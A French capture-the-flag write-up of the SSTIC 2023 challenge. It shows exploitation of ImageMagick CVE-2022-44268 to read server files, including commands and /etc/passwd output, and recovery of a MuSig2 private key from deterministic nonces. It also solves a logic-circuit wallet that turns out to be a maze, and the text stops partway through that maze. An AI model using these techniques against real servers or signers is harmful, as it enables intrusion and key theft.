TogDu

A la recherche du pain perdu

Challenge SSTIC 2023

Fañch
03/05/2023

Table des matières

Introduction 2
Etape 0 : d'Opensea à quatre quarts 3
OpenSea, Etherscan 3
Quatr-qu.art : une bien belle galerie 4
Etape 1 : ImageTragick bis 4
CVE-2022-44268 : Vulnérabilité dans ImageMagick 4
Etape 2 : analyse du backup 7
2.A : implémentation personnelle du protocole musig2 8
2.B : analyse de porte-clés numérique 10
Découverte et premiers à priori 10
Du flag good à la valeur good 11
Donner du sens à un ensemble de bits 12
Porte 3F2 et parcours des états 14
Hey… Mais je connais ça en fait 15
Dump et résolution visuelle 16
2.C : équipement physique distant 17
Analyse de frontend_service.bin et OOB 17
Exploitation de l'OOB : gérer la corruption de gCryptoPktCount 18
Exploitation de l'OOB : leak 19
Exploitation de l'OOB : écriture, ROP, et ensuite ? 21
Analyse de firmware.bin (aka update-unit) 22
Update-unit : recherche de vulnérabilité 23
Abandon et semaine de pause 25
Hint 2 : tout ça pour ça 25
2.D : analyse de traces inconnues 27
Un peu de python, un peu de stats, et la clé 28
Interlude : site de la boulangerie trois pains zéro 30
Signature musig2 : accès administrateur 30
Etape 3 : 31
Récupération du contrat 31
Cairo, toth, nile, … 32
Analyse du bytecode 33
Une dernière vérification, un peu de bruteforce et… c'est tout ? 36
Un puzzle ! 36

Introduction

Un vendredi soir classique à Rennes, entre deux tracts (reprenons la maison du peuple, manif jeudi départ place de B) une image peu habituelle :

Salud deoc'h !

Votre nouvelle boulangerie Trois Pains Zéro a décidé d'innover afin d'éviter les files d'attente et vous permettre de déguster notre recette phare : le fameux quatre-quarts. À partir du 1er juillet 2023, il vous suffira d'acquérir un Jeton Non-Fongible (JNF)de notre collection sur OpenSea, et de le présenter en magasin pour recevoir votre précieux gâteau.

La page d'achat sera bientôt disponible pour tous nos clients et nous espérons vous voir bientôt en magasin.

Délicieusement vôtre,

Votre boulangerie Trois Pains Zéro

Alors oui ça change, mais encore une boulangerie ? Et puis le côté Web3 sérieusement… Le tract manque finir au fond d'un sac, lorsque TogGwenn me signale « Hey, c'est pas le symboles de Sivi-Ha-Kerez sur le côté de la planche ? ». Web3 ou non, il va falloir étudier cette histoire…

Etape 0 : d’Opensea à quatre quarts

OpenSea, Etherscan

Après avoir péniblement recopié l’url depuis notre tract, on tombe effectivement sur une page opensea au nom de la boulangerie :

Figure 1: un lobster dog? dès le début ?

Par contre ceci n’est pas une pâtisserie, et la page ne donne pas plus d’information sur la localisation de cette nouvelle boutique… On peut tout de même trouver à plusieurs endroits une référence vers un site au nom plus alléchant :

- Tout simplement en cliquant sur le bouton more puis « view website »
- La source du contrat, disponible sur etherscan[1] (TroisPainsZeroJNF.sol) contient la variable

```
string constant BASE_URI =

'data:application/json;base64,eyJuYW1lIjogIlRyb2lzIFBhaW5zIFplcm8iLAogICAgI
CAgICAgImRlc2NyaXB0aW9uIjogIkxvYnN0ZXJkb2cgcGFzdHJ5IGNoZWYuIiwKICAgICAgICAg
ICJpbWFnZSI6ICJodHRwczovL25mdC5xdWF0cmUtcXUuYXJ0L25mdC1saWJyYXJ5LnBocD9pZD0
xMiIsCiAgICAgICAgICAiZXh0ZXJuYWxfdXJsIjogImh0dHBzOi8vbmZ0LnF1YXRyZS1xdS5hcn
QvbmZ0LWxpYnJhcnkucGhwP2lkPTEyIn0K';
```

Qui une fois décodée donne le JSON suivant :

```
{
        "name": "Trois Pains Zero",
        "description": "Lobsterdog pastry chef.",
        "image": "https://nft.quatre-qu.art/nft-library.php?id=12",
        "external_url": https://nft.quatre-qu.art/nft-library.php?id=12
}
```

- Le bytecode de création du contrat (etherscan fournit un décompilateur[2]) contient dans la fonction uri une version hexadécimale de la même chaine base64. La suite du code semble « pertinente » pour reprendre une expression consacrée, mais peut être trop pour le moment.

---

[1] https://goerli.etherscan.io/address/0x43f99c5517928be62935a1d7714408fae90d1896

[2] https://goerli.etherscan.io/bytecode-decompiler?a=0x3eD7eBF4731279Cd99AC4239f0DA43f6f40f11b6

Quatr-qu.art : une bien belle galerie

L’url extraite :


https://nft.quatre-qu.art/nft-library.php?id=12

nous invite à jouer avec le paramètre id, on identifie très rapidement :

- A l’id 1 une image qui n’est pas un chien
- Des id 2 à 17 des chiens trop mignons
- Au-delà et jusqu’à l’id 0x7fffffffffffffff un SVG ‘Placeholder XXXX’

Etape 1 : ImageTragick bis

Après une dizaine de minutes passées à tenter une injection quelconque dans les images SVG, TogGwenn, depuis son bureau, me fait remarquer : « tu as vu le formulaire d’upload quand même ? ». Certes. Bien-entendu, je n’ai évidemment pas oublié de tester l’id 0 ou l’url sans id, ce serait ridicule. Un formulaire d’upload donc…



Plusieurs tests nous indiquent que la page n’accepte que les PNG, et on note dans les headers :

```
X-Powered-By    ImageMagick/7.1.0-51
```

Une version, qui d’après le changelog disponible sur le dépôt GitHub du projet[3] date de la fin d’année dernière. Et comme nous avons, à TogDu, un sens de l’état des plus exemplaires, cela nous a bien évidement immédiatement rappelé le bulletin du CERTFR du 06 février 2023[4] :

> *CVE-2022-44268 : Vulnérabilité dans ImageMagick*
>
> *Une preuve de concept est publiquement disponible pour la vulnérabilité CVE-2022-44268, qui affecte les versions d’ImageMagick antérieures à 7.1.0-52. Cette vulnérabilité permet à un attaquant d’obtenir une lecture de fichier arbitraire en envoyant une image piégée à un serveur vulnérable.*

Une recherche rapide pour la CVE 2022-44268 nous amène vers :

---

[3] https://github.com/ImageMagick/Website/blob/main/ChangeLog.md
[4] https://www.cert.ssi.gouv.fr/actualite/CERTFR-2023-ACT-008/

- La fiche du NIST qui indique comme seule version vulnérable la 7.0.49, à tort, contrairement au CERTFR. Cette vulnérabilité a été patchée en 7.0.52[5]
- Une description par Bryan Gonzalez[6] des vulnérabilités CVE-2022-44267 et CVE-2022-44268. De manière très succincte : il est possible d'ajouter, dans une section text, une entrée « profile » contenant le chemin d'un fichier (ou stdin si on souhaite ajouter un fichier 'core' à la racine d'un site web…). Dans ce cas, ImageMagick ajoutait le contenu de ce fichier dans l'image de sortie. Une LFI surprenante mais pourquoi pas.
- Plusieurs POC, disponibles sur github (en plus des exemples fournis par MetabaseQ) ainsi qu'un listing de commandes permettant de reproduire la vulnérabilité simplement[7].

La procédure décrite demandant quelques traitements manuels, j'écris rapidement un script me permettant, sans grand problème, de lire le contenu de /etc/passwd. :

```
$python3 sploit.py '/etc/passwd'
b'root:x:0:0:root:/root:/bin/bash'
b'daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin'
b'bin:x:2:2:bin:/bin:/usr/sbin/nologin'
b'sys:x:3:3:sys:/dev:/usr/sbin/nologin'
b'sync:x:4:65534:sync:/bin:/bin/sync'
b'games:x:5:60:games:/usr/games:/usr/sbin/nologin'
b'man:x:6:12:man:/var/cache/man:/usr/sbin/nologin'
b'lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin'
b'mail:x:8:8:mail:/var/mail:/usr/sbin/nologin'
b'news:x:9:9:news:/var/spool/news:/usr/sbin/nologin'
b'uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin'
b'proxy:x:13:13:proxy:/bin:/usr/sbin/nologin'
b'www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin'
b'backup:x:34:34:backup:/var/backups:/usr/sbin/nologin'
b'list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin'
b'irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin'
b'gnats:x:41:41:Gnats Bug-Reporting System admin):
/var/lib/gnats:/usr/sbin/nologin'
b'nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin'
b'_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
```

Mais aussi du fichier /etc/issue, qui nous apprend que nous sommes sur une Debian 11, du fichier hostname (fe981449a993), /etc/mtab (oh on est dans un docker), d'un core dump (qui n'était pas là y a 5 minutes, juste avant que « quelqu'un » teste le DOS par dépit, parce qu'au bout de 3 heures à lister des fichiers…) mais qui permet de confirmer que OUI ./core et /var/www/html/core sont bien les mêmes fichiers, que OUI le fichier core est (était ?) accessible depuis https://nft.quatre-qu.art/core et que donc il n'y a pas de raison pour laquelle on ne puisse pas lire le fichier nft-library.php. Et pourtant…

Un scan de port nous ajoute juste le porte 8080, qui accédé via netcat nous demande un password. Un port SSH, et le site web sur 80,443 et 8008. Après une matinée à énumérer les mêmes fichiers, je laisse tomber pour le weekend, excédé et résolu à quémander, piteusement, un indice pour le premier niveau du SSTIC...

---

[5] https://github.com/ImageMagick/ImageMagick/commit/05673e63c919e61ffa1107804d1138c46547a475
[6] https://www.metabaseq.com/imagemagick-zero-days/
[7] https://github.com/duc-nt/CVE-2022-44268-ImageMagick-Arbitrary-File-Read-PoC

TomTom dit : « Bien sûr que tu peux lire les sources, tu as pensé à regarder ce que tu lisais en vrai »

… Effectivement, pour un fichier « vide », l'image sensée contenir le fichier nft-library.php semble un peu grosse (un peu plus de 3Ko). Mais contrairement au fichier pour /etc/passwd la commande identify ne nous sort pas de contenu en hexadécimal. Pour /etc/passwd on a :

```
$identify -verbose out_pwd.png
Image:
  Filename: out_pwd.png
  Format: PNG (Portable Network Graphics)
…
    Raw profile type:

     922
726f6f743a783a303a303a726f6f743a2f726f6f743a2f62696e2f626173680a6461656d
6f6e3a783a313a313a6461656d6f6e3a2f7573722f7362696e3a2f7573722f7362696e2f
6e6f6c6f67696e0a62696e3a783a323a323a62696e3a2f62696e3a2f7573722f7362696e
```

Et pour nft-library.php:

```
$ identify -verbose out_src.png
Image:
  Filename: out_src.png
  Format: PNG (Portable Network Graphics)
…
Profiles:
    Profile-php: 5225 bytes
```

La commande identify reconnait le type MIME du fichier inclus et n'affiche le contenu que pour le type raw… Le contenu de la section Profile étant compressée, la commande :

```
$convert -verbose -compress None out_src.png out_src_unc.png
```

nous permet d'en récupérer une version en hexadécimal, puis en texte. Le fichier commence par un commentaire nous permettant de valider la première étape et de télécharger deux archives de backup. Et de s'en vouloir considérablement pour avoir perdu un weekend complet sur une bêtise.

Etape 2 : analyse du backup

```
Salut Bertrand,

Comme tu le sais, nous sommes en train de mettre en place l'infrastructure pour la sortie prochaine de notre JNF sur https://trois-pains-zero.quatre-qu.art/.
Nous avons choisi de protéger notre interface d'administration en utilisant un chiffrement multi-signature 4 parmi 4 en utilisant différents dispositifs pour stocker les clés privées.


Pour rappel tu trouveras les fichiers nécessaires dans la sauvegarde :

- le script que j'ai utilisé pour participer au protocole de multi-signature : musig2_player.py. J'ai aussi inclus le fichier de journalisation de signatures que nous avions fait jeudi dernier ainsi que nos 4 clés publiques.

- un porte-monnaie numérique dont tu possèdes le mot de passe : seedlocker.py

- un équipement physique, disponible ici device.quatre-qu.art:8080, je crois que c'est Charly qui a le mot de passe. Si tu veux tester sur ton propre équipement tu trouveras la mise à jour de l'interface utilisateur sur le serveur de sauvegarde avec la libc utilisée. Nous avons mis en place des limitations, une à base de preuve de travail, nous t'avons aussi fourni le script de résolution (pow_solver.py) ainsi qu'un mot de passe "fudmH/MGzgUM7Zx3k6xMuvThTXh+ULf1".
Le mot de passe n'est pas celui de l'équipement mais celui pour la protection.

- Pour le dernier équipement, Daniel a perdu son code pin.
Nous avons essayé d'extraire les informations en attaquant la mémoire sécurisée avec des injections de fautes mais sans succès 😒.
Pour information la mémoire sécurisée prend un masque en argument et utilise la valeur stockée XORé avec le masque. Les mesures qu'on a faites pendant l'expérience sont stockées dans data.h5. Il est trop volumineux pour la sauvegarde mais tu peux le récupérer à cette adresse : https://trois-pains-zero.quatre-qu.art/data_34718ec031bbb6e094075a0c7da32bc5056a57ff082c206e6b70fcc864df09e9.h5.
Peut-être que tu connais quelqu'un qui pourrait nous aider à retrouver les informations ?


Bon courage !
```

2.A : implémentation personnelle du protocole musig2

Le premier dossier contient effectivement un script « musig2_player.py », qui, vu les quelques typos (parenthèse manquantes, noms des clés incorrectes, …) présentes, doit être une version de travail sauvegardée par erreur.

Nous avons également un log des messages échangés pour 5 signatures.

Cette première phase de correction permet également de faire le tour du script, et de me familiariser avec le protocole musig2, que je ne connaissais pas. On note immédiatement le commentaire suivant, dans la fonction (*get_nonce*) sensée retourner un nombre pseudo aléatoire :

```
# NOTE: this is deterministic but we shouldn't sign twice the same message,
so we are fine
```

Ce type de commentaires « on ne devrait vraiment pas faire ça mais là [insérer justification] ça passe » est, en général, un mauvais signe, surtout dans une implémentation crypto.

Pour simplifier la notation, l'ensemble des opérations suivantes seront modulo order.

La fonction *first_sign_round_sign* renvoie donc un ensemble rs composé de quatre valeurs r_j

$$r_j = K^{H_j} * m^{H_j}$$

Avec H_j une constante (sha256 de j+1), m la valeur du message et K la clé privée du participant local.

L'ensemble de points my_Rs n'entrant pas en compte par la suite, on utilisera l'ensemble Rs renvoyé par le serveur de signature (en fait la somme des points envoyés par les différents participants). Il faut noter que ce dernier ensemble est publique.

En continuant sur la fonction *second_sign_round_sign* :

- Le paramètre L est connu (ensemble des clés publiques)
- Rs également
- Le message m est bien évidemment connu
- Le paramètre a est un agrégat, propre à chaque participant, de l'ensemble des clés publique et de sa propre clé. Il est donc possible de le recalculer.
- Les variables internes b et c, dérivent également de données publiques

Et nous avons au final :

$$s = caK + \sum r_j * b^j$$

$$s = caK + K^{H_0} * m^{H_0} + K^{H_1} * m^{H_1} * b + K^{H_2} * m^{H_2} * b^2 + K^{H_3} * m^{H_3} * b^3$$

En simplifiant toutes les valeurs connues on a :

$$A = ca$$
$$B = m^{H_0}$$
$$C = m^{H_1} * b$$
$$D = m^{H_2} * b^2$$
$$E = m^{H_3} * b^3$$

$$s = AK + BK^{H_0} + CK^{H_1} + DK^{H_2} + EK^{H_3}$$

Les valeurs H_j étant fixes, y compris entre plusieurs signatures, et non aléatoires, nous avons un système de 5 équations à 5 inconnus :

$$\begin{cases} s_1 = A_1K + B_1K^{H_0} + C_1K^{H_1} + D_1K^{H_2} + E_1K^{H_3} \\ s_2 = A_2K + B_2K^{H_0} + C_2K^{H_1} + D_2K^{H_2} + E_2K^{H_3} \\ s_3 = A_3K + B_3K^{H_0} + C_3K^{H_1} + D_3K^{H_2} + E_3K^{H_3} \\ s_4 = A_4K + B_4K^{H_0} + C_4K^{H_1} + D_4K^{H_2} + E_4K^{H_3} \\ s_5 = A_5K + B_5K^{H_0} + C_5K^{H_1} + D_5K^{H_2} + E_5K^{H_3} \end{cases}$$

Il est donc très simple de récupérer la clé privée K. Il faut juste se souvenir que toutes les opérations sont modulo order et qu'une division modulo p peut être résolue en effectuant une multiplication par l'inverse (et python depuis la version 3.10 supporte l'opération pow(x, -i, m)).

On obtient donc une première clé privée, qu'on peut utiliser pour déchiffrer le flag 2A, qu'on peut d'ailleurs vérifier en calculant la clé publique associée (pub = priv * G) :

```
.\musig2_player.py
order fffffffffffffffffffffffffffffffebaaedce6af48a03bbfd25e8cd0364141
recovered
         ck
394a71c861347b61a02a1bc6d5072bb69204ea37772ce4f4f421a92aa1181018
         h_fix
74375d9401c00adf475921991cadddce4dc3d80ca0f495c06c52cad14149f0c9
         h_k1
59ab8721be177f0e661718356f05dd0285dd3962c7d49f75bb884c3fbdc49ffb
const array
bbe84e8ecf88552ba9db7f727529a0b1cc7aa54b4554dbc0e6255ab08bebc772
d592d02e360738e81d8b8ae178a4c10edb82c5cfea46a4d35574d8e80b389dcc
d33ee294f7ff9b504e8677e3924c0dfac2beda725a88c3d1d40550f4940728cc
5e3f8695ae5756847c2d01c539d1fbe892b0bd3c1e34c079543fd54dac2e7944
ccaca6fe3687c0f78fae1f65410f0b977ede0ca60ccf68a41a2d8c91c9956c9e
…
priv key   :0x47a079e1475de6253faf0730926fbeaaaa317daf7c1639cae181a072cad667e8
publicKey:(0x7d29a75d7745c317aee84f38d0bddbf7eb1c91b7dcf45eab28d6d31584e00dd0,
           0x25bb44e5ab9501e784a6f31a93c30cd6ad5b323f669b0af0ca52b8c5aa6258b9)
```

2.B : analyse de porte-clés numérique

Découverte et premiers à priori

Le second dossier contient donc une implémentation d'un porte-monnaie numérique, constitué d'un script python et d'un fichier de donnée binaire.

Au premier regard ce script ressemble beaucoup à un type d'émulateur assez simple, implémenté par la classe *e*, dont les instructions (je suis resté sur cette abstraction pendant un moment, j'y reviendrai) sont représentées par la classe *g*. L'ensemble des instructions et des données de cet émulateur sont sérialisées dans le fichier seed.bin. La classe *g* a d'ailleurs pour seule fonction la désérialisation des différents types d'instructions.

Le mot de passe fourni par l'utilisateur est fourni (par fragment de 2bits) via la fonction *e.set_uint*. Celle-ci utilise les instructions référencées par le tableau *key* (instructions 1362 et a54), celles-ci doivent être de type 2. Pour chaque fragment on exécute deux cycles d'émulation, via la fonction *e.step*.

Les sorties sont lues via la fonction *e.get_uint*. On trouve deux sorties : un flag (*e.good*) validant l'entrée utilisateur et un ensemble de données (*e.data*) qui servira de seed à un générateur BIP.

On note aussi que la classe e n'implémente, dans sa fonction *get*, qu'un tout petit nombre d'« instructions » :

- Les types 0 et 1 sont des booléens (respectivement FALSE et TRUE)
- Comme vu précédemment le type 2 correspond aux entrées de la machine
- Le type 3 ne semble faire qu'une redirection vers une autre instruction
- Les type 4 à 7 implémente les opérations booléennes basiques AND, OR, XOR et NOT. On note au passage que ces instructions contiennent un flag (n, na ou nb selon le type) permettant d'inverser le résultat. Par exemple le type 4 est implémenté par :

```
res = (self.get(g.a) ^ g.na) & (self.get(g.b) ^ g.nb)
```

  Selon les valeurs de na et nb, ce type d'instruction peut coder aussi bien $A\&B$ que $\overline{A}\ \&\ \overline{B}$
- Le type 8 code un IF
- Enfin les instructions de type 9 semblent correspondre à l'état ou la mémoire interne.

J'ajoute, par pur automatisme, des logs pour chaque type d'instructions et lance le programme avec une entrée quelconque afin d'obtenir un premier listing. Le résultat n'est absolument pas probant, en voici un court extrait (le fichier complet fait 118515 lignes) :

```
4:gs[0x07e9]= (gs[0x1769] ^ 0) & (gs[0x0bb6] ^ 0)
9:gs[0x1769]= 1 ^ 0 = 1
8:gx[0x0bb6]: IF(gs[0x15bc]) 1 ELSE gs[0x09b3]
4:gs[0x15bc]= 1 (CACHED)
8:gs[0x0bb6]= 1
4:gs[0x07e9]= 1
```

Dans l'extrait suivant on note la mention (CACHED) : chaque objet g possède un champ *tstamp* indiquant le dernier cycle durant lequel il a été mis à jour. Sa valeur ne sera pas mise à jour plus d'une fois par cycle.

Et déjà, l'abstraction machine virtuelle à instruction semble compromise. On commence à entre deviner un graphe de nœuds g, chaque nœud représentant une opération booléenne.

Bref on semble être face à un émulateur de circuit logique composé d’un ensemble gs de 6261 portes… Une manière raisonnable, et sommes toutes logique, d’avancer dans l’étude du circuit serait de commencer par l’afficher, ce que je n’ai pas fait pendant le challenge. En observant ma trace, j’ai en effet constaté que la valeur de la porte *good* (0x0794) ne dépendait que de 20 nœuds de type 9, je me suis donc concentré sur ces valeurs, en observant leur évolution selon les entrées fournie.

Du flag good à la valeur good

En effet, si on isole les opérations effectuées lors du test de *e.good* on a (l’extrait complet fait une soixantaine de lignes) :

```
4:gs[0x0794]= (gs[0x0a9f] ^ 0) & (gs[0x023d] ^ 0)
4:gs[0x0a9f]= (gs[0x113f] ^ 0) & (gs[0x12f5] ^ 0)
4:gs[0x113f]= (gs[0x03f2] ^ 0) & (gs[0x0c38] ^ 1)
9:gs[0x03f2]= 0 ^ 0 = 0
9:gs[0x0c38]= 0 ^ 0 = 0
4:gs[0x113f]= 0
 […]
4:gs[0x0794]= 0
```

La valeur de la porte 794 (pour des raisons de lisibilités, j’ai commencé par supprimer les nœuds de type 3, l’indirection 794=>146B n’est donc pas visible dans ce listing) dépend d’un ensemble de ET logique (par exemple 113f) référençant des portes de type 9 (ici 3F2 et C38). La valeur des flags n pour ces portes nous apprend que 3F2 doit être à 1 et C38 à 0 pour que *good* (ou 794) soit à 1.

Au final on peut valider ceci en ajoutant une fonction *forceResult* :

```
def forceResult(e):
    e.gs[0x0120].dff = 0
    e.gs[0x0225].dff = 0
    e.gs[0x03F2].dff = 1
    e.gs[0x042F].dff = 0
    e.gs[0x074C].dff = 0
    e.gs[0x081E].dff = 0
    e.gs[0x0943].dff = 1
    e.gs[0x0BAE].dff = 1
    e.gs[0x0BE1].dff = 1
    e.gs[0x0c38].dff = 0
    e.gs[0x0c9a].dff = 1
    e.gs[0x0cf6].dff = 1
    e.gs[0x0d57].dff = 0
    e.gs[0x0e64].dff = 0
    e.gs[0x1473].dff = 1
    e.gs[0x147C].dff = 1
    e.gs[0x14EE].dff = 1
    e.gs[0x15bd].dff = 0
    e.gs[0x169a].dff = 1
    e.gs[0x1769].dff = 1
```

Par la suite j’appellerais *valeur good* un entier composé à partir de l’état de ces portes. L’ordre de ces porte (l’ordre des bits composant *good*) est pour le moment arbitraire.

Ce qui nous donne le résultat suivant :

```
.\seedlocker.py aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
DERIVATE
CHECK
[SPOILER] 0
[SPOILER] 13
[SPOILER] 26
[SPOILER] 0
[SPOILER] 1
0 0 0 0 1 1 1 1 0 1 0 0 1 0 0 1 1 0 1 0
result : f49a
expected fd82a

forced state
[SPOILER] 15
[SPOILER] 6
[SPOILER] 10
[SPOILER] 1
[SPOILER] 0
1 1 1 1 1 1 0 1 1 0 0 0 0 0 1 0 1 0 1 0
result : fd82a
CHECK
Seed: Y▲@q
pO/E'$-V{`↓'2qF►kpoY$^6dLbFWT♥i6VlJN:♣!bA^ch+W
¶E+k♦pqg        6C
`Ab¶'§8f8
```

On constate bien qu'après traitement de l'entrée la valeur good est incorrecte (f49a alors qu'on attend fd82a), en forçant les valeurs des différentes portes composantes *good*, le test

```
if e.get_uint(e.good) == 1:
```

est validé et le portefeuille numérique sort une seed (qui n'a aucun sens, vu que le générateur Bip attend une suite de mot anglais, mais passons).

Donner du sens à un ensemble de bits

Ma seconde étape a été de passer d'un ensemble de bits ordonnés arbitrairement à une valeur faisant sens, en faisant varier l'entrée du circuit logique et en observant les modifications sur *good*.

Pour rappel l'utilisateur entre une chaine hexadécimale représentant des octets (ensemble de 8 bits), mais le circuit ne traite cette entrée que par groupe de 2 bits, on a donc que 4 entrées possibles :

- 00
- 01
- 10
- 11

J'aurais pu (du) modifier le script existant de façon à observer la valeur de good après chaque fragment de 2bits mais je n'y ai pas pensé sur le moment. Un test rapide montre qu'à première vue l'ordre des fragments n'a pas d'importance (c'est faux mais on y reviendra) : les entrées [0, 0, 0, 1] et [0, 0, 1, 0] donnent le même résultat.

On observe donc :

```
b'input :00'
1 0 0 0 0 1 0 0 0 0 0 0 0 0 0 0 0 0 1 1
result : 84003
b'input :01'
1 0 0 0 0 1 0 0 0 0 0 0 1 1 0 0 0 0 0 1
result : 840c1
b'input :05'
1 1 0 0 0 1 0 0 0 0 0 0 1 0 0 0 0 0 1 1
result : c4083
b'input :15'
1 1 0 0 0 1 0 0 1 0 0 0 0 1 0 0 0 0 0 1
result : c4841
b'input :55'
1 0 0 0 0 1 0 0 1 1 0 0 0 0 0 0 0 0 1 1
result : 84c03
```

Instinctivement, à ce moment je me concentre sur l'évolution des colonnes. On voit en vert et rouge (colonnes 14 et 18), deux portes oscillantes (de manières inversées). On a également, sur la colonne bleue (2) une porte qui oscille après deux entrées, et en rose (10) après 4 entrées. Je suppose alors que good est composée d'un ensemble de compteurs. Et effectivement, après un bout de temps passé à observer et trier des bits, j'identifie :

- Un compteur du nombre d'OCTET traités, sur 5 bits. Il doit être égal à 10
- Un compteur représentant le nombre d'entrées (2bits) 01b moins le nombre d'entrées 11b, sur 4 bits. Il doit valoir 15.
- Un compteur représentant le nombre d'entrée (2bits) 10b moins le nombre d'entrées 00b plus 5, sur 4 bits. Il doit valoir 6.
- Un flag d'overflow, qui s'active après 10 octets, qui doit être à 0.

Des règles assez simples donc, il suffit de passer de l'état '5_0' à l'état '6_15', en dix octets (ou 40 fragments). C'est trivial, il suffit d'incrémenter le premier compteur avec un fragment 10b, d'incrémenter le second avec 15 fragments 01b, de faire du padding avec des couples 01b-11b et c'est bon ! Trop facile.

```
b'input :95555555777777777777'
c1: 15
c2: 6
bytes count: 10
[SPOLIER] 0
state (over) 0
1 1 1 1 1 1 0 1 1 0 0 0 0 0 0 0 1 0 1 0
result : fd80a
expected fd82a
```

Si seulement… Il faut maintenant se pencher sur la porte 3F2 (qui référence beaucoup, beaucoup trop de portes).

Porte 3F2 et parcours des états

Retour au listing, la porte 3F2 est de type 9, elle fait donc partie du tableau *dffs*, sa valeur *dff* est mise à jour via la porte F36.

```
4:gs[0x0f36]= (gs[0x03f2] ^ 0) & (gs[0x0e9b] ^ 0)
```

Comme f36 dépend elle-même de la valeur de 3F2^0, on constate que 3F2 agit comme un fuse, une fois mise à zéro elle ne repassera plus à un. La porte E9B dépend quant à elle d'un arbre qui me décourage. Je décide donc de continuer sur mon approche en aveugle (mais pas trop), suppose que la partie du circuit logique derrière la porte 3F2 permet de coder les transitions d'états valide ou non et me décide à faire une fonction récursive parcourant les états accessibles, jusqu'à atteindre 6_15.

Au passage je modifie la classe e pour permettre de restaurer l'ensemble des portes gs sur un état donné, sans avoir à parcourir le fichier seed.bin, de façon à limiter les io disques et d'éviter des calculs inutiles.


La fonction de parcours des états va donc prendre en paramètre l'état actuel, une table d'états connus, et la chaine permettant d'atteindre l'état courant.

En itérant sur les 255 octets suivants, ce qui n'est pas efficace (une partie des octets donnant des transition nulles, par exemple 0x77), on va créer une liste d'état destination possibles (via la porte 3F2) et mettre à jour la table globale d'état connus si la destination n'est pas encore explorée. Si la destination est déjà connue, on en profite pour vérifier qu'on n'a pas découvert un chemin plus court. Enfin on itère, de manière récursive, sur les états futurs, en limitant la profondeur à 10. Un peu de logs pour tracer l'état courant et en avant.

Hey… Mais je connais ça en fait

```
states = {
    '5_0': {
        'query': b'',
        'next': ['3_2', '4_1', '5_0', '6_1', '7_2'],
        'bl': []
    },
    '3_2': {
        'query': b'D',
        'next': ['3_3', '3_2', '2_3', '4_1', '5_0', '1_2', '2_1'],
        'bl': []
    },
```

Pendant que la fonction tourne je commence machinalement à représenter les états connus au tableau. Deux états, le plus simple serait de représenter ça sur une grille de 16 par 16, comme des coordonnées. Du coup les fragments permettent de… Et à ce moment, après 3 jours passés à observer des bits, je me rends compte que je suis en train de résoudre… un labyrinthe…



Pendant cette épiphanie, notre recherche de plus court chemin (vu que c'est ça au final), nous donne une entrée valide :

```
seedlocker.py 995b90996f4564409191
DERIVATE
CHECK
x: 15
y: 6
bytes count: 10
state (wall) 1
state (over) 0
1 1 1 1 1 1 0 1 1 0 0 0 0 0 1 0 1 0 1 0
result : fd82a
expected fd82a
expected fd82a
CHECK
Seed: easy sponsor novel jazz theory marble era hurt transfer ball describe
neutral
```

Dump et résolution visuelle

Pour la forme, j’ajoute une fonction permettant de modifier les coordonnées actuelles, et une fonction permettant d’afficher le labyrinthe en testant, pour chaque case, les murs de droite et du bas, ce qui nous donne :

```
+---+---+---+---+---+---+---+---+---+---+---+---+---+---+---+---+
|       |           |               |       |       |           |
+   +   +   +---+   +---+---+---+   +---+   +   +   +   +---+   +
|   |   |       |   |           |       |   |   |       |   |   |
+   +---+---+   +   +   +---+   +---+   +   +   +---+   +   +   +
|               |   |       |   |       |   |   |       |       |
+   +---+---+   +   +---+   +   +   +---+   +   +   +---+---+---+
|   |           |       |   |   |   |       |   |               |
+---+   +---+---+---+---+   +   +   +   +   +   +---+---+---+   +
|       |                   |           |   |       |           |
+   +---+   +---+---+---+---+---+---+---+   +---+   +---+---+---+
| I . . |           |           |       |       | . . . | . . . |
+---+ . +---+---+   +   +---+   +---+   +---+---+ . + . + . + . +
|   | . . . | . . . |   |       |       | . . 40. . | 91. . | 91|
